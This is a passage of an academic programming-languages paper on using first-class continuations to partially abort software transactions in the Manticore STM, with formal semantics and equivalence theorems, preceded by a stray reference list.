- [5] T. H. Cormen, C. Stein, R. L. Rivest, and C. E. Leiserson. *Introduction to Algorithms*. McGraw-Hill Higher Education, 2nd edition, 2001. ISBN 0070131511.
- [6] K. Fraser. *Practical lock-freedom*. PhD thesis, University of Cambridge, 2004.
- [7] A. Gill and G. Hutton. The worker/wrapper transformation. *J. Funct. Program.*, 19(2):227–251, Mar. 2009. ISSN 0956-7968. . URL <http://dx.doi.org/10.1017/S0956796809007175>.
- [8] J. N. Gray, R. A. Lorie, and G. R. Putzolu. Granularity of locks in a shared data base. In *Proceedings of the 1st International Conference on Very Large Data Bases, VLDB '75*, pages 428–451, New York, NY, USA, 1975. ACM. ISBN 978-1-4503-3920-9. . URL <http://doi.acm.org/10.1145/1282480.1282513>.
- [9] D. Hendler, N. Shavit, and L. Yerushalmi. A scalable lock-free stack algorithm. In *Proceedings of the Sixteenth Annual ACM Symposium on Parallelism in Algorithms and Architectures, SPAA '04*, pages 206–215, New York, NY, USA, 2004. ACM. ISBN 1-58113-840-7. . URL <http://doi.acm.org/10.1145/1007912.1007944>.
- [10] M. Herlihy, Y. Lev, V. Luchangco, and N. Shavit. A provably correct scalable concurrent skip list. In *Conference On Principles of Distributed Systems (OPODIS)*. Citeseer, 2006.
- [11] M. P. Herlihy and J. M. Wing. Linearizability: A correctness condition for concurrent objects. *ACM Trans. Program. Lang. Syst.*, 12(3):463–492, July 1990. ISSN 0164-0925. . URL <http://doi.acm.org/10.1145/78969.78972>.
- [12] M. Letia, N. M. Pregoica, and M. Shapiro. Crdts: Consistency without concurrency control. *CoRR*, abs/0907.0929, 2009. URL <http://arxiv.org/abs/0907.0929>.
- [13] S. Marlow and S. P. Jones. Making a fast curry: Push/enter vs. eval/apply for higher-order languages. *J. Funct. Program.*, 16(4-5):415–449, July 2006. ISSN 0956-7968. . URL <http://dx.doi.org/10.1017/S0956796806005995>.
- [14] S. Marlow and S. Peyton Jones. Multicore garbage collection with local heaps. In *ACM SIGPLAN Notices*, volume 46, pages 21–32. ACM, 2011.
- [15] S. Marlow, S. Peyton Jones, and S. Singh. Runtime support for multicore haskell. *SIGPLAN Not.*, 44(9):65–78, Aug. 2009. ISSN 0362-1340. . URL <http://doi.acm.org/10.1145/1631687.1596563>.
- [16] J. Nievergelt and E. M. Reingold. Binary search trees of bounded balance. *SIAM journal on Computing*, 2(1):33–43, 1973.
- [17] S. Peyton Jones, A. Gordon, and S. Finne. Concurrent haskell. In *Proceedings of the 23rd ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages, POPL '96*, pages 295–308, New York, NY, USA, 1996. ACM. ISBN 0-89791-769-3. . URL <http://doi.acm.org/10.1145/237721.237794>.
- [18] O. Shalev and N. Shavit. Split-ordered lists: Lock-free extensible hash tables. *J. ACM*, 53(3):379–405, May 2006. ISSN 0004-5411. . URL <http://doi.acm.org/10.1145/1147954.1147958>.
- [19] N. Shavit. Data structures in the multicore age. *Commun. ACM*, 54:76–84, Mar. 2011. ISSN 0001-0782. . URL <http://doi.acm.org/10.1145/1897852.1897873>.
- [20] N. Shavit and D. Touitou. Elimination trees and the construction of pools and stacks: Preliminary version. In *Proceedings of the Seventh Annual ACM Symposium on Parallel Algorithms and Architectures, SPAA '95*, pages 54–63, New York, NY, USA, 1995. ACM. ISBN 0-89791-717-0. . URL <http://doi.acm.org/10.1145/215399.215419>.
- [21] H. Sundell, A. Gidenstam, M. Papatriantafyllou, and P. Tsigas. A lock-free algorithm for concurrent bags. In *Proceedings of the 23rd ACM symposium on Parallelism in algorithms and architectures, SPAA '11*, pages 335–344, New York, NY, USA, 2011. ACM. ISBN 978-1-4503-0743-7. . URL <http://doi.acm.org/10.1145/1989493.1989550>.
- [22] G. Taubenfeld. Contention-sensitive data structures and algorithms. In *Proceedings of the 23rd International Conference on Distributed Computing, DISC'09*, pages 157–171, Berlin, Heidelberg, 2009. Springer-Verlag. ISBN 3-642-04354-2, 978-3-642-04354-3. URL <http://dl.acm.org/citation.cfm?id=1813164.1813186>.
- [23] G. Xu. Coco: Sound and adaptive replacement of java collections. In *Proceedings of the 27th European Conference on Object-Oriented Programming, ECOOP'13*, pages 1–26, Berlin, Heidelberg, 2013. Springer-Verlag. ISBN 978-3-642-39037-1. . URL http://dx.doi.org/10.1007/978-3-642-39038-8_1.
- [24] Q. Zhao, D. Koh, S. Raza, D. Bruening, W.-F. Wong, and S. Amarasinghe. Dynamic cache contention detection in multi-threaded applications. In *Proceedings of the 7th ACM SIGPLAN/SIGOPS International Conference on Virtual Execution Environments, VEE '11*, pages 27–38, New York, NY, USA, 2011. ACM. ISBN 978-1-4503-0687-4. . URL <http://doi.acm.org/10.1145/1952682.1952688>.

Partial Aborts for Transactions via First-Class Continuations

Matthew Le

Rochester Institute of Technology, USA
ml9951@cs.rit.edu

Matthew Fluet

Rochester Institute of Technology, USA
mtf@cs.rit.edu

Abstract

Software transactional memory (STM) has proven to be a useful abstraction for developing concurrent applications, where programmers denote transactions with an **atomic** construct that delimits a collection of reads and writes to shared mutable references. The runtime system then guarantees that all transactions are observed to execute atomically with respect to each other. Traditionally, when the runtime system detects that one transaction conflicts with another, it aborts one of the transactions and restarts its execution from the beginning. This can lead to problems with both execution time and throughput.

In this paper, we present a novel approach that uses first-class continuations to restart a conflicting transaction at the point of a conflict, avoiding the re-execution of any work from the beginning of the transaction that has not been compromised. In practice, this allows transactions to complete more quickly, decreasing execution time and increasing throughput. We have implemented this idea in the context of the Manticore project, an ML-family language with support for parallelism and concurrency. Crucially, we rely on constant-time continuation capturing via a continuation-passing-style (CPS) transformation and heap-allocated continuations. When comparing our STM that performs partial aborts against one that performs full aborts, we achieve a decrease in execution time of up to 31% and an increase in throughput of up to 351%.

Categories and Subject Descriptors D.3.3 [Programming Languages]: Language Constructs and Features Concurrent programming structures; D.3.4 [Programming Languages]: Processors Run-time environments

General Terms Languages

Keywords Software Transactional Memory, First-Class Continuations

1. Introduction

Software transactional memory (STM) [ST95, HM93] allows programmers to mark sections of code as transactional using an **atomic** language construct (or using suitable library support). The runtime system then guarantees that modifications of shared references within transactions happen atomically with respect to other concurrently running transactions. Using STM instead of other syn-

chronization methods such as mutex locks substantially simplifies the development of concurrent applications, avoiding common pitfalls such as deadlocks.

There are many different ways to enforce atomicity for STM. In this work, we build on an algorithm that uses lazy versioning, meaning that updates to shared references are not visible to other threads until the end of the transaction. In this scheme, the runtime system maintains a thread-local log recording which references were read from and written to within a transaction. When a thread writes to a reference, rather than modifying memory directly, it creates a local copy of the reference and records the written value on the copy. At the end of the transaction, the thread validates its log and if no conflicts are detected, it commits all of the local copies to the global store. If a conflict is detected, then it throws away the log and restarts the transaction from the beginning.

One issue that is under active research is that of fairness. Consider a situation where there are some threads executing long transactions and other threads that are executing short transactions that conflict with the long transactions. The threads executing the short transactions will complete sooner, giving them a higher probability of successfully validating and committing. These commits will then invalidate the long running transactions causing them to frequently abort. This issue has been addressed in the past by using contention managers [SDMS09], but not without imposing significant overheads.

In many compilers for functional languages, it is common to perform a continuation-passing-style (CPS) transformation to enable further optimizations. Additionally, it has been shown that continuations can be used to elegantly express concurrent programming [Wan80, Shi97, RRX09] and serves as a fundamental component of the Manticore scheduling infrastructure [FRR08]. In this work we make use of first-class continuations to restore execution of invalid transactions at the point of the first conflict, rather than always resuming execution at the beginning of the transaction. In practice, this avoids redundant work that has not been compromised by another thread, allowing threads to complete more quickly and increase throughput.

The idea of partially aborting transactions has been previously attempted in the context of C [KH08]. However, in order to capture a continuation in a non-CPS-converted language, the stack must be copied, which has linear complexity in both space and time. This makes capturing continuations at a fine granularity far too expensive. In order to deal with this, they require the programmer to manually insert “checkpoints,” where continuations are to be captured. During the validation process, execution for aborted transactions returns to the latest valid checkpoint in the transaction. Even with manual checkpointing, the authors show a degradation in performance on both benchmarks presented due to the high overhead of stack copying.

When performing the CPS conversion of a program, each function is extended with an extra parameter called the return continuation. When the function finishes, rather than returning to a previous

Permission to make digital or hard copies of all or part of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. Copyrights for components of this work owned by others than ACM must be honored. Abstracting with credit is permitted. To copy otherwise, or republish, to post on servers or to redistribute to lists, requires prior specific permission and/or a fee. Request permissions from Permissions@acm.org.

ICFP'15, August 31 – September 2, 2015, Vancouver, BC, Canada
© 2015 ACM. 978-1-4503-3669-7/15/08...\$15.00
<http://dx.doi.org/10.1145/2784731.2784736>

context on the stack, it invokes the return continuation with its result. This return continuation is often thought of as “the rest of the program,” as it contains everything that is to happen next. The sort of checkpointing previously described can be implemented very efficiently by saving the return continuation when a transactional reference is read from and stored in the log. When a conflict is detected during validation, the program state can then simply be restored by invoking the continuation found in the log. What previously took linear time and space in a direct style language can now be done in constant time and space.

This paper makes the following contributions:

- We present an extension of the Transactional Locking II algorithm, a modern, high performance STM algorithm, to partially-abort transactions.
- We identify a significant overhead in garbage collection due to live captured continuations and present a scheme to bound the number of continuations held to a constant factor.
- We formalize the semantics of STM that performs partial aborts and give a machine checked proof, using the Coq proof assistant, that it yields equivalent final program states to a similar implementation that performs full aborts.
- We present a detailed evaluation covering a number of standard benchmarks common to the STM community. Results indicate that the overhead of capturing continuations to support partial aborts is negligible and can yield substantial performance improvements.

2. Baseline STM

We begin by describing the baseline full abort reference implementation that we later extend in Section 5. The full abort algorithm that we compare against is based on the Transactional Locking II (TL2) algorithm [DSS06]. TL2 is one of the top performing implementations of STM and is commonly used in evaluating new STM algorithms [DR14, BBA15, ZHCB15]. The main novelty of TL2 is its use of a global version clock for eagerly detecting conflicts and ensuring atomicity. In this system, threads perform an atomic increment of the global version clock at the beginning of each transaction. This version number is referred to as the read version for the transaction and is used for detecting references that have been altered since the start of the transaction. Additionally, each reference has a version number and a lock; the version number indicates when the reference was last updated.

When a thread writes to a reference, it performs its write on a thread local copy that it maintains in its write set. When reading from a reference, the thread first consults its write set to check if it has already made updates to the reference. If so, it reads the value of its most recent update to the reference from its write set. If no local copy exists, then it checks that the version number associated with the reference is older than the read version it received at the beginning of the transaction and that the reference’s lock is not held. If these checks succeed, then it records the fact that it read from the reference in its read set. If the version number associated with the reference is newer than the read version or the reference’s lock is held, then the log is discarded and the transaction is aborted and restarted.

When committing a transaction, the thread first acquires the locks associated with each reference that it wrote. If any locks cannot be acquired, then the transaction is aborted in order to avoid deadlock. After all locks are acquired, the read set is validated by checking again that for each reference read, the version number associated with the reference is older than the read version received at the beginning of the transaction. If any are out of date, then the write locks are released and the transaction is aborted. If the read

Values	$v ::= \lambda x.e \mid \ell \mid ()$
Expressions	$e ::= v \mid x \mid e \mid \text{spawn } e$ $\mid !e \mid e := e \mid \text{tref } e$ $\mid \text{atomic } e \mid \text{inatomic}(e)$
Evaluation Context	$\mathcal{E} ::= [\cdot] \mid \mathcal{E} \mid v \mid \mathcal{E}$ $\mid !\mathcal{E} \mid \mathcal{E} := e \mid v := \mathcal{E} \mid \text{tref } \mathcal{E}$ $\mid \text{inatomic}(\mathcal{E})$
Heap	$H ::= \cdot \mid H, \ell \mapsto (v, S)$
Thread Pool	$T ::= \cdot \mid \langle t; e \rangle \mid T \cup T$
Transaction Info	$t ::= \cdot \mid \langle S; L; e \rangle$
Log	$L ::= \cdot \mid L, \ell \mapsto_w v \mid L, \ell \mapsto_r \mathcal{E}$
Version Numbers	$S, C ::= \mathbb{N}$

Figure 1. Syntax

set is successfully validated, then an atomic increment of the global version clock is performed to retrieve a new version number that is referred to as the write version for the transaction. Lastly, for each local copy in the write set, the value is written to the corresponding reference, the write version is written into the version number associated with the reference, and the lock is released.

This approach has received much praise for its ability to provide a strong guarantee known as opacity [GK08] at a very low performance cost. Opacity is a property that was proposed for STM that requires three conditions hold:

1. For each committed transaction, all operations must appear to the rest of the system as if they were performed as one atomic operation.
2. Threads can not observe any operation performed by an aborted transaction.
3. Every transaction must always maintain a consistent view of memory.

As an example of opacity at work, consider the following program:

```

val get : 'a STM.tref -> 'a = STM.get
val atomic : (unit -> 'a) -> 'a = STM.atomic
fun trans() =
  let val x = get tref1
      val y = get tref1
  in if x = y then () else infiniteLoop()
  end
val _ = atomic trans

```

In this example, `atomic` takes a function of type `unit -> 'a` that is run atomically and `get` returns the value of a `tref`. As mentioned previously, every time a read is performed, the thread checks that the version associated with the `tref` is older than the version number it received at the start of its transaction. If not, then the transaction is aborted. If this check were not performed, then it is possible that in the above example, `tref1` is modified in between the two reads, changing its value, and causing this to go into an infinite loop. However, with eager conflict detection, a conflict would be detected at the second read, and the transaction would be aborted. By enforcing opacity, users are given a much more intuitive notion of atomicity with which to work.

3. Semantics

We extend the baseline full abort algorithm with the ability to partially abort transactions by resuming execution at the point of a conflict, rather than always resuming execution at the beginning of the transaction. We first present a formal semantics of our exten-

$\boxed{C; H; T \rightarrow_x C'; H'; T' \quad x \in \{\text{full, partial, replay}\}}$	
$\frac{C; H; T_1 \rightarrow_x C'; H'; T'_1}{C; H; T_1 \cup T_2 \rightarrow_x C'; H'; T'_1 \cup T_2} \text{ PARL}$	$\frac{C; H; T_2 \rightarrow_x C'; H'; T'_2}{C; H; T_1 \cup T_2 \rightarrow_x C'; H'; T_1 \cup T'_2} \text{ PARR}$
$\frac{}{C; H; \langle \cdot; \mathcal{E}[\text{spawn } e] \rangle \rightarrow_x C; H; \langle \cdot; \mathcal{E}[\langle \rangle] \rangle \cup \langle \cdot; e \rangle} \text{ SPAWN}$	$\frac{}{C; H; \langle t; \mathcal{E}[(\lambda x. e) v] \rangle \rightarrow_x C; H; \langle t; \mathcal{E}[e[x \mapsto v]] \rangle} \text{ BETA}$
$\frac{\ell \notin \text{Dom}(L _w) \quad H(\ell) = (v, S') \quad S' < S}{C; H; \langle \langle S; L; e_0 \rangle; \mathcal{E}[\ell] \rangle \rightarrow_x C; H; \langle \langle S; L, \ell \mapsto_r \mathcal{E}; e_0 \rangle; \mathcal{E}[v] \rangle} \text{ READG}$	$\frac{L _w(\ell) = v}{C; H; \langle \langle S; L; e_0 \rangle; \mathcal{E}[\ell] \rangle \rightarrow_x C; H; \langle \langle S; L; e_0 \rangle; \mathcal{E}[v] \rangle} \text{ READL}$
$\frac{}{C; H; \langle \langle S; L; e_0 \rangle; \mathcal{E}[\ell := v] \rangle \rightarrow_x C; H; \langle \langle S; L, \ell \mapsto_w v; e_0 \rangle; \mathcal{E}[\langle \rangle] \rangle} \text{ WRITE}$	$\frac{\ell \notin \text{Dom}(H)}{C; H; \langle \cdot; \mathcal{E}[\text{tref } v] \rangle \rightarrow_x C; H, \ell \mapsto (v, C); \langle \cdot; \mathcal{E}[\ell] \rangle} \text{ ALLOC}$
$\frac{e_0 = \mathcal{E}[\text{inatomic}(e)]}{C; H; \langle \cdot; \mathcal{E}[\text{atomic } e] \rangle \rightarrow_x C + 1; H; \langle \langle C; \cdot; e_0 \rangle; e_0 \rangle} \text{ ATOMIC}$	$\frac{}{C; H; \langle \langle S; L; e_0 \rangle; \mathcal{E}[\text{atomic } e] \rangle \rightarrow_x C; H; \langle \langle S; L; e_0 \rangle; \mathcal{E}[e] \rangle} \text{ NATOMIC}$
$\frac{\text{validate}(S; L; H; C) \rightsquigarrow \text{commit}(H')}{C; H; \langle \langle S; L; e_0 \rangle; \mathcal{E}[\text{inatomic}(v)] \rangle \rightarrow_x C + 1; H'; \langle \cdot; \mathcal{E}[v] \rangle} \text{ COMMIT}$	

Figure 2. Operational Semantics (\rightarrow_x : common rules)

sion and then give a detailed description of the implementation in Section 5.

3.1 Syntax

Figure 1 gives the syntax of the language. Values include lambda expressions, transactional reference locations, and the unit value. Expressions include values, variables, function application, transactional dereference, update, allocation, spawning threads, and atomic sections. Note that the **inatomic** expression form is an intermediate form denoting a running transaction and is not part of the surface language. Evaluation contexts are entirely conventional.

A heap is a mapping of transactional reference locations to values paired with a version number; we do not explicitly model a transactional reference's lock in the semantics. A thread pool is a collection of threads, where each thread maintains some transactional info. The transactional info can either be empty (denoted by \cdot), if the thread is not currently in a transaction, or be a triple containing the read version, a log, and the initial expression that the transaction is executing. Note that the initial expression is not used for the partial abort semantics, but is used for the full abort semantics. A transactional log contains two kinds of mappings, one which maps locations to values that were written, and one that maps locations to evaluation contexts indicating where to resume execution if the location read from is found to be invalid.

3.2 Partial Abort Operational Semantics

In order to prove the correctness of performing partial aborts, we relate our partial abort semantics to the original full abort baseline semantics. Many rules are shared by the partial abort semantics and the full abort semantics (and an auxiliary replay semantics to be introduced in Section 3.4), so we have factored out all of the common rules to a generic judgement denoted by \rightarrow_x , where x is then instantiated by “full”, “partial”, or “replay”.

The small-step operational semantics transitions one program state to another, where a program state consists of a monotonically increasing version clock, a heap, and a thread pool. A source program e starts with the version clock set to 0, the empty heap, and a single thread $\langle \cdot; e \rangle$. A terminal program state consists of only threads that have finished evaluating their expressions to values.

Rules PARL and PARR are used to nondeterministically choose a thread to execute. The SPAWN rule is used to create a new

thread, where the newly created thread evaluates the expression given to **spawn**. In order to simplify the semantics, we do not allow threads to be created inside transactions. The BETA rule is used for applying a function, where $e[x \mapsto v]$ is the capture-avoiding substitution of v for x in e .

The READG rule is used for reading from a tref in the global heap that does not exist in the thread's write set, where $L|_w$ is the log restricted to the write mappings. The location of the tref is looked up in the heap, yielding the value and version number associated with the location. This rule additionally requires that the version number associated with the location (S') is older (less than) than the thread's read version (S), which enforces part of the opacity property described in Section 2. In the conclusion of the rule, we create a read mapping in the thread's log from the location read to the current evaluation context. The READL rule simply returns the value found when looking up the location in the thread's log.

The WRITE rule records a write to a tref in the log, shadowing any previous write mappings of the location in the log. The ALLOC rule creates a new reference, which can only be performed outside of a transaction. In the implementation, this restriction is not in place; however, this substantially simplifies the proof of equivalence discussed later.

The ATOMIC rule begins a transaction by grabbing a new read version from the global clock and transitioning into the **inatomic** intermediate form with transactional info initialized with the read version, an empty log, and the initial intermediate form. In our semantics, we do not allow nested transactions, so we treat them as idempotent (the NATOMIC rule). As noted in [KH08], partial aborts can be used to capture many common nested transaction idioms.

The COMMIT rule is used to commit a transaction. This rule relies on the **validate** judgement given in Figure 4; for now it suffices to know that if **validate** applied to a log L yields **commit**(H'), then the log could be validated in the current program state and H' is the global heap with all locally written trefs committed. The COMMIT rule requires that **validate** yields a commit and then continues with the current heap replaced by the one returned by validation.

The $\rightarrow_{\text{partial}}$ relation (Figure 3) describes the extension specific to performing partial aborts and simply requires the addition of two rules that also rely on the **validate** judgement. The

$$C; H; T \rightarrow_{\text{partial}} C'; H'; T'$$

$$\frac{\text{validate}(S; L; H; C) \rightsquigarrow \text{abort}(L'; \mathcal{E}'; \ell')}{C; H; \langle \langle S; L; e_0 \rangle; e \rangle \rightarrow_{\text{partial}} C + 1; H; \langle \langle C; L'; e_0 \rangle; \mathcal{E}'[\ell'] \rangle} \text{ABORT_PARTIAL}$$

$$\frac{\ell \notin \text{Dom}(L|_w) \quad H(\ell) = (v, S') \quad S' > S \quad \text{validate}(S; L, \ell \mapsto_r \mathcal{E}; H; C) \rightsquigarrow \text{abort}(L'; \mathcal{E}'; \ell')}{C; H; \langle \langle S; L; e_0 \rangle; \mathcal{E}[\ell] \rangle \rightarrow_{\text{partial}} C + 1; H; \langle \langle C; L'; e_0 \rangle; \mathcal{E}'[\ell'] \rangle} \text{READG_PARTIAL}$$

Figure 3. Operational Semantics ($\rightarrow_{\text{partial}}$: partial abort rules)

$$\text{validate}(S; L; H; C) \rightsquigarrow \text{commit}(H') \mid \text{abort}(L'; \mathcal{E}'; \ell')$$

$$\frac{}{\text{validate}(S; ; H; C) \rightsquigarrow \text{commit}(H)} \text{EMPTY}$$

$$\frac{\text{validate}(S; L; H; C) \rightsquigarrow \text{abort}(L'; \mathcal{E}'; \ell')}{\text{validate}(S; L, \ell \mapsto_w v; H; C) \rightsquigarrow \text{abort}(L'; \mathcal{E}'; \ell')} \text{APWRITE} \quad \frac{\text{validate}(S; L; H; C) \rightsquigarrow \text{abort}(L'; \mathcal{E}'; \ell')}{\text{validate}(S; L, \ell \mapsto_r \mathcal{E}; H; C) \rightsquigarrow \text{abort}(L'; \mathcal{E}'; \ell')} \text{APREAD}$$

$$\frac{\text{validate}(S; L; H; C) \rightsquigarrow \text{commit}(H')}{\text{validate}(S; L, \ell \mapsto_w v; H; C) \rightsquigarrow \text{commit}(H', \ell \mapsto (v, C))} \text{CPWRITE} \quad \frac{\text{validate}(S; L; H; C) \rightsquigarrow \text{commit}(H') \quad H(\ell) = (v, S') \quad S' < S}{\text{validate}(S; L, \ell \mapsto_r \mathcal{E}; H; C) \rightsquigarrow \text{commit}(H')} \text{CPREAD}$$

$$\frac{\text{validate}(S; L; H; C) \rightsquigarrow \text{commit}(H') \quad H(\ell) = (v, S') \quad S' > S}{\text{validate}(S; L, \ell \mapsto_r \mathcal{E}; H; C) \rightsquigarrow \text{abort}(L; \mathcal{E}; \ell)} \text{AREAD}$$

Figure 4. Transactional Log Validation

ABORT.PARTIAL rule is used to partially abort a transaction. If **validate** applied to a log L yields **abort**($L'; \mathcal{E}'; \ell'$), then the log could not be fully validated in the current program state due to a conflict, L' is the prefix of the log that could be validated, and \mathcal{E}' is the continuation of the read of location ℓ' at which the conflict occurred. The ABORT.PARTIAL rule requires that **validate** yields an abort and then continues with a new read version retrieved from the global clock, the partially validated log, and the continuation applied to the read of the location. Note that the ABORT.PARTIAL rule is not syntax directed; rather, it can be applied nondeterministically at any time that the log cannot be fully validated. In practice, the ABORT.PARTIAL rule is applied when the transaction has completed and the COMMIT rule does not apply.

The READG.PARTIAL rule is used for eagerly detected conflicts. One might expect that the ABORT.PARTIAL rule suffices to capture the semantics of our full abort algorithm, where an eager abort would correspond to the inapplicability of the READG rule and, instead, applying ABORT.PARTIAL. However, it is possible for a thread to attempt to read a tref that was updated after it started its transaction while also having a fully valid log (e.g., when the log is empty and the first read is of a newly updated tref). Since the whole log is valid, the ABORT.PARTIAL rule is not applicable. In the READG.PARTIAL rule, we validate the log extended with a mapping for this attempted read of the out-of-date tref, guaranteeing that validation will discover a point of conflict and abort.

3.3 Log Validation

Figure 4 gives the rules for validating a transactional log. This judgement relates a 4-tuple containing a thread's read version, its log, the global heap, and a write version to be written into committed trefs, to a result indicating whether validation succeeded or failed. If any read tref in the log is out of date, validation fails, yielding the log prior to the invalid read and the continuation and location of the invalid read. If validation succeeds, then **validate** yields a new heap containing all of the local tref writes in the log commit-

ted to the global heap. Note that the log is validated in chronological order; this ensures that if multiple conflicts are detected, the log, continuation, and location correspond to the earliest conflict that occurred, which is essential for the correctness of our algorithm.

The EMPTY rule indicates that the empty log can trivially be validated. The APWRITE and APREAD rules propagate an abort through a write or read mapping in the log: if validation failed on an earlier operation in the log, then the entire validation process aborts; note that this propagates the earliest conflict information. The CPWRITE rule propagates a commit through a write mapping, by extending the committed global heap with a binding from the location to the written value and the write version; note that if a log records multiple updates to the same tref, then the latest one will shadow all earlier ones in the final committed global heap. The CPREAD rule propagates a commit through a valid read by requiring that the write version associated with the read tref in the current global heap is still older (less than) than the thread's read version. Finally, the AREAD rule initiates an abort at an invalid read when the write version associated with the read tref in the current global heap is newer (greater than) than the thread's read version; an abort result is returned with the portion of the log prior to the invalid read, the continuation of the invalid read, and the location of the invalid read.

3.4 Equivalence

The correctness of the full abort algorithm has been proven in previous work [KPH10]. In this paper, we simply prove that performing partial aborts yields the same final program states as performing full aborts and use this equivalence to deduce the correctness of our extension. The semantics for the full abort algorithm consists of the common rules (\rightarrow_x) and two additional $\rightarrow_{\text{full}}$ rules (Figure 5). The ABORT.FULL rule is used to fully abort a transaction. Rather than making use of the log, continuation, and location returned from validation, execution proceeds with an empty log and the initial expression recorded at the beginning of the transaction.

$$C; H; T \rightarrow_{\text{full}} C'; H'; T'$$

$$\frac{\text{validate}(S; L; H; C) \rightsquigarrow \text{abort}(L'; \mathcal{E}'; \ell')}{C; H; \langle \langle S; L; e_0 \rangle; e \rangle \rightarrow_{\text{full}} C + 1; H; \langle \langle C; \cdot; e_0 \rangle; e_0 \rangle} \text{ABORT_FULL}$$

$$\frac{\ell \notin \text{Dom}(L|_w) \quad H(\ell) = (v, S') \quad S' > S \quad \text{validate}(S; L, \ell \mapsto_r \mathcal{E}; H; C) \rightsquigarrow \text{abort}(L'; \mathcal{E}'; \ell')}{C; H; \langle \langle S; L; e_0 \rangle; \mathcal{E}[\ell] \rangle \rightarrow_{\text{full}} C + 1; H; \langle \langle C; \cdot; e_0 \rangle; e_0 \rangle} \text{READG_FULL}$$

Figure 5. Operational Semantics ($\rightarrow_{\text{full}}$: full abort rules)

$$C; H; T \rightarrow_{\text{replay}} C'; H'; T'$$

$$\frac{\ell \notin \text{Dom}(L|_w) \quad H(\ell) = (v, S') \quad S' > S}{C; H; \langle \langle S; L; e_0 \rangle; \mathcal{E}[\ell] \rangle \rightarrow_{\text{replay}} C; H; \langle \langle S; L, \ell \mapsto_r \mathcal{E}; e_0 \rangle; \mathcal{E}[v'] \rangle} \text{READG_REPLAY}$$

Figure 6. Operational Semantics ($\rightarrow_{\text{replay}}$: replay relation)

$$\frac{\text{WellFormed}(C; H; \langle \cdot; e \rangle)}{C; H; \langle \langle S; \cdot; e_0 \rangle; e_0 \rangle \rightarrow_{\text{replay}}^* C; H; \langle \langle S; L; e_0 \rangle; e \rangle} \text{WellFormed}(C; H; \langle \langle S; L; e_0 \rangle; e \rangle)$$

$$\frac{\text{WellFormed}(C; H; T_1) \quad \text{WellFormed}(C; H; T_2)}{\text{WellFormed}(C; H; T_1 \cup T_2)}$$

Figure 7. Thread Pool WellFormed Judgement

$$\frac{\text{AheadOf}(C; H; \langle \cdot; e \rangle; \langle \cdot; e \rangle)}{C; H; \langle \langle S; L; e_0 \rangle; e \rangle \rightarrow_{\text{replay}}^* C; H; \langle \langle S; L'; e_0 \rangle; e' \rangle} \text{AheadOf}(C; H; \langle \langle S; L; e_0 \rangle; e \rangle; \langle \langle S; L'; e_0 \rangle; e' \rangle)$$

$$\frac{\text{AheadOf}(C; H; T_{f1}; T_{p1}) \quad \text{AheadOf}(C; H; T_{f2}; T_{p2})}{\text{AheadOf}(C; H; T_{f1} \cup T_{f2}; T_{p1} \cup T_{p2})}$$

Figure 8. Thread Pool AheadOf Judgement

The READG_FULL rule is used for eagerly detecting conflicts similar to READG_PARTIAL except that a full abort takes place and there is no need for validation.

In order to show that our partial abort extension has the same desirable properties as the full abort algorithm, we prove the following theorem:

Theorem 1 (Equivalence). $\forall e \ C \ H \ T$, if $\text{Done}(T)$, then $0; \cdot; \langle \cdot; e \rangle \rightarrow_{\text{partial}}^* C; H; T$ iff $0; \cdot; \langle \cdot; e \rangle \rightarrow_{\text{full}}^* C; H; T$.

where $\text{Done}(T)$ specifies that every thread in T is not in a transaction and has evaluated its expression to a final value. The proof proceeds by proving the two directions of the if and only if.

First, we give a well-formedness judgement in Figure 7. This essentially says that for each thread currently in a transaction, the transaction can be re-executed from the beginning to its current state using a “replay” semantics, which consists of the common rules (\rightarrow_x) and one additional $\rightarrow_{\text{replay}}$ rule (Figure 6). The READG_REPLAY rule is very similar to the READG rule except that the read is of an out-of-date tref; in this case, we allow the thread to continue with a value that has been “pulled out of thin air” (although, to be used in a derivation of the well-formedness judgement, the READG_REPLAY rule will necessarily choose the value of the read found in the log of the thread state that it is trying to recreate). This rule makes it easy to show that well-formedness is preserved by the partial abort step relation ($\rightarrow_{\text{partial}}$); in particular, when one thread commits via the COMMIT rule, other threads’ logs may become invalid due to the updates to the global heap, yet they remain replay-able via the READG_REPLAY rule. With the WellFormed judgement, we can prove the forward direction of Theorem 1 using the following theorem:

Theorem 2 (Partial Implies Full). $\forall C \ C' \ H \ H' \ T \ T'$, if $\text{WellFormed}(C; H; T)$ and $C; H; T \rightarrow_{\text{partial}}^* C'; H'; T'$, then $C; H; T \rightarrow_{\text{full}}^* C'; H'; T'$.

Proof Sketch. By induction on the derivation of $C; H; T \rightarrow_{\text{partial}}^* C'; H'; T'$ and case analysis of the last $\rightarrow_{\text{partial}}$ step taken. The only interesting cases are the ABORT_PARTIAL and READG_PARTIAL rules. In these cases, partial abort steps to the thread state returned from the **validate** judgement and full abort steps to the initial expression recorded at the beginning of the transaction. We need to show that full abort can “catch up” to partial abort, which can be done by simulating the derivation provided by well-formedness. Note that the replay of the aborted thread does not require the READG_REPLAY rule, since the partially-aborted thread has been restarted with a valid log. \square

The other direction of the proof is slightly trickier. The problem is that we need to show that if a full abort takes place, then there is an equivalent partial abort step. Basically, we need a way of specifying that the partial abort program state is “in the future of” the full abort program state. To do so, we give an “ahead-of” judgement in Figure 8 that relates two thread pools. The AheadOf relation specifies that a transactional thread in one pool is related to a corresponding transactional thread in the other pool if the first thread can “catch up” to the second thread using the replay step relation ($\rightarrow_{\text{replay}}$) and specifies that a non-transactional thread is only related to an identical non-transactional thread. Therefore, if $\text{AheadOf}(C; H; T_i; T_p)$ and T_i is either the initial program state or a final program state, then it must be the case that $T_p = T_i$. With the AheadOf judgement, we can prove the backward direction of Theorem 1 using the following theorem:

Theorem 3 (Full Implies Partial). $\forall C' H' T_p T'_p T_f T'_f$,
if $\text{AheadOf}(C; H; T_f; T_p)$ and $C; H; T_f \rightarrow_{\text{full}}^* C'; H'; T'_f$,
then $C; H; T_p \rightarrow_{\text{partial}}^* C'; H'; T'_p$ and $\text{AheadOf}(C'; H'; T'_f; T'_p)$.

